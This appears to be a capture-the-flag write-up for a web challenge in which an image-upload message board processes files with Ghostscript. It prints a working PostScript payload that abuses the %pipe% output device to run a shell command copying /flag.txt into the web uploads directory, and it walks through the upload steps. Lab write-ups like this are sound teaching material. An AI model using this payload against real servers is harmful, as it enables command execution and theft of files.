4spam (WEB)

This challenge involves exploiting a vulnerability in Ghostscript, a popular interpreter for PostScript and PDF files. The challenge website apparently allows users to upload images along with messages to a message board.

Identifying the Vulnerability
After exploring the application, I noticed that when uploading files, the server was using Ghostscript to process them, likely to generate thumbnails or validate the uploads. Looking at the error messages, I identified a potential command injection vulnerability:

The command is attempting to use Ghostscript (gs) to convert a PostScript file to PDF, but there's an error that reveals what appears to be an attempted command injection exploit. The key suspicious part is in the OutputFile parameter, which contains a pipe command that tries to:
- Read /flag.txt
- Redirect its contents to /var/www/html/uploads/flag.txt
This suggests a PostScript/Ghostscript vulnerability that allows command execution. The error message reveals the attempted exploit by showing the command in the operand stack.
- Using GPL Ghostscript version 10.05.0 (dated 2025-03-12)
- The exploit attempts to read a flag file and write it to a web-accessible location
- The command injection is happening through the -sOutputFile parameter
- This looks like a classic PostScript/Ghostscript sandbox escape exploit
Crafting the Exploit
Based on the vulnerability, I crafted a PostScript file that would exploit the -dNOSAFER flag to execute a shell command:

%!PS
userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
mark /OutputFile (%pipe%cat /flag.txt > /var/www/html/uploads/flag.txt) currentdevice putdeviceprops
showpage
This PostScript code exploits the -dNOSAFER flag to execute the shell command cat /flag.txt > /var/www/html/uploads/flag.txt, which will copy the flag to a file in the uploads directory.
Converting to PDF and Uploading

Next, I converted this PostScript file to PDF using Ghostscript itself:
gs -sDEVICE=pdfwrite -o exploit.pdf exploit.psUploading the Exploit and Accessing the Flag
- I went to the 4spam webpage

- Typed some text in the "Message" field (it's required)
- Chose my exploit.pdf file using the "Image (optional, max 5 MB)" field
- Clicked the "Post" button to submit

After the upload was processed, the server executed my embedded command when it tried to process the PDF with Ghostscript. This created a file named flag.txt in the uploads directory.
Finally, I navigated to the uploaded flag file at http://4spam.umbccd.net/uploads/flag.txt:
